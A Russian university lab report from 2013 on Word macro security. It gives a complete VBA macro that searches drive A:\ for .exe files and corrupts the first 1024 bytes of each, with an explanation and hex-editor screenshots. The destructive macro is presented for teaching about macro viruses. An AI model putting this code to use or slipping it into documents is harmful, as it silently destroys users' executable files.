

Министерство образования и науки РФ
Федеральное государственное бюджетное образовательное учреждение
высшего профессионального образования

Тульский государственный университет

КАФЕДРА ВЫЧИСЛИТЕЛЬНОЙ ТЕХНИКИ

**МАКРОСЫ ДОКУМЕНТОВ MS WORD. ПРОЕКТИРОВАНИЕ МАКРОСОВ.
ПРОБЛЕМЫ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ**

Лабораторная работа № 6
по курсу «Методы и средства защиты компьютерной информации»

Выполнил:	студент группы 220601	_____ Белым А.А. (подпись)
Проверил:	д. т. н., проф. каф. ВТ	_____ Данилкин Ф.А. (подпись)

Тула 2013

Цель работы

Ознакомление с методами -проектирования вирусов документов MS Word и борьбы с этими вирусами.

Задание

Написать макрос, который модифицировал бы все файлы с расширением EXE на диске a:\ следующим образом: первые 1024 байт сложить со значением 255 по mod 256.

Текст программы

Далее представлен макрос на языке Visual Basic, реализующий поиск и модификацию исполняемых файлов.

```
Sub Main()  
Dim buf As Byte  
With Application.FileSearch  
    .NewSearch  
    .LookIn = "A:\"  
    .FileName = "*.exe"  
    .SearchSubFolders = True  
End With  
  
If Application.FileSearch.Execute() > 0 Then  
    For i = 1 To Application.FileSearch.FoundFiles.Count  
        Open Application.FileSearch.FoundFiles(i) For Random As #42 Len = Len(buf)  
        For j = 1 To 1024  
            Get #42, j, buf  
            buf = (buf + 255) Mod 256  
            Put #42, j, buf  
        Next j  
        Close #42  
    Next i  
End If  
End Sub
```

Макрос работает следующим образом: сначала производится поиск файлов с расширением exe, затем каждый найденный файл открывается в режиме произвольного доступа, каждый из первых 1024 байт файла читается, складывается с 255 по модулю 256, и записывается обратно в файл.

Тестовый пример

На рисунке 1 представлен пример исходного файла, открытого в hex-редакторе.




Рисунок 1 – Пример исходного файла

На рисунке 2 представлен пример модифицированного файла после запуска макроса.




Рисунок 2 – Пример модифицированного файла

Вывод

В данной работе рассматриваются макросы Microsoft Office с точки зрения информационной безопасности. Чрезвычайно широкие возможности, предоставляемые VBAPL, могут быть использованы для написания вирусов и других вредоносных программ, поэтому макросы могут нести серьезную угрозу безопасности компьютера. В данной работе разработан макрос, модифицирующий все найденные исполняемые файлы.